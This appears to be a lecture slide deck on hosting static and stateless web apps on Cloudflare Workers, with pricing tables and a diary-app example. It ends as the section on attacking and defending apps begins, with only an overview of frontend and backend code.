




I'm using free cloud services from Cloudflare.




Cloudflare publishes it and handles TLS encryption.





TLS = Transport Layer Security (the “s” in “https”)



It becomes accessible from the public internet.



This is really easy for my cloud provider, Cloudflare.





Cloudflare will also serve **stateless dynamic** apps.

```
import { Hono } from "hono";  
const app = new Hono();  
  
app.get("/random", (c) =>  
  c.html("<h1>Random page: " + Math.random() + "</h1>")  
);  
  
export default app;
```

This creates a different HTML page on every request.

```
c.html("<h1>Random page: " + Math.random() + "</h1>")
```




Not secure

~~https://~~good.fake/random







This creates a different HTML page on every request.



**Stateless dynamic apps are also easy to scale.**





# That is why Cloudflare can offer Workers cheaply.

## Workers

Users on the Workers Paid plan have access to the Standard usage model. Workers Enterprise accounts are billed based on the usage model specified in their contract. To switch to the Standard usage model, contact your Account Manager.

	Requests <sup>1, 2</sup>	Duration	CPU time
<b>Free</b>	100,000 per day	No charge for duration	10 milliseconds of CPU time per invocation
<b>Standard</b>	10 million included per month +\$0.30 per additional million	No charge or limit for duration	30 million CPU milliseconds included per month +\$0.02 per additional million CPU milliseconds  Max of <a href="#">5 minutes of CPU time</a> per invocation (default: 30 seconds) Max of 15 minutes of CPU time per <a href="#">Cron Trigger</a> or <a href="#">Queue Consumer</a> invocation

<sup>1</sup> Inbound requests to your Worker. Cloudflare does not bill for [subrequests](#) you make from your Worker.

<sup>2</sup> Requests to static assets are free and unlimited.

# That is why Cloudflare can offer Workers cheaply.

	Requests <sup>1, 2</sup>	Duration	CPU time
<b>Free</b>	<u>100,000 per day</u>	No charge for duration	10 milliseconds of CPU time per invocation
<b>Standard</b>	10 million included per month +\$0.30 per <u>additional million</u>	No charge or limit for duration	30 million CPU milliseconds included per month +\$0.02 per additional <u>million</u> CPU milliseconds



And remember our **static** approach?

<sup>2</sup> Requests to static assets are free and unlimited.

Unfortunately, database services are not so generous.

## Cloudflare D1

Create new serverless SQL databases to query from your Workers and Pages projects.



### Workers Free



Rows read	5 million / day
-----------	-----------------

Rows written	100,000 / day
--------------	---------------

Storage (per GB stored)	<u>5 GB (total)</u>
-------------------------	---------------------



# Stateful dynamic content is hard to keep synced.



**Takeaway** Prefer *static* apps over *dynamic* or *stateful* ones.



## **Part 3 of 4: Creating an App**

Assume a Systems Engineer gives you this.

Specification
Create/update a diary entry with a form
Load diary on load
Protect the diary as sensitive
Don't spend any money
Cross-device sync not needed




Feel free to follow along.




attackable-defendable-diary

Public




# You build the app with 1 file in 2 minutes.





# You deploy it on Cloudflare in under a minute.



Now it's on the public internet.



# Diary

Diary Editor

Diary entry



**Takeaway** Its free and easy to put a *static* app online.

However, ~online~ is a dangerous place.



## **Part 4 of 4: Attacking and Defending an App**

# Web developers write code for two places.

## **Backend** (servers)

- Host an API over HTTP
- Store data on disks
- Run native software

## **Frontend** (browsers; clients)

- Make content with HTML
- Style content with CSS
- Run code with JavaScript




Static apps can *only* run frontend code.

**Frontend** (browsers; clients)

- Make content with HTML
- Style content with CSS
- Run code with JavaScript

# The browser isolates **frontend** code into sandboxes.

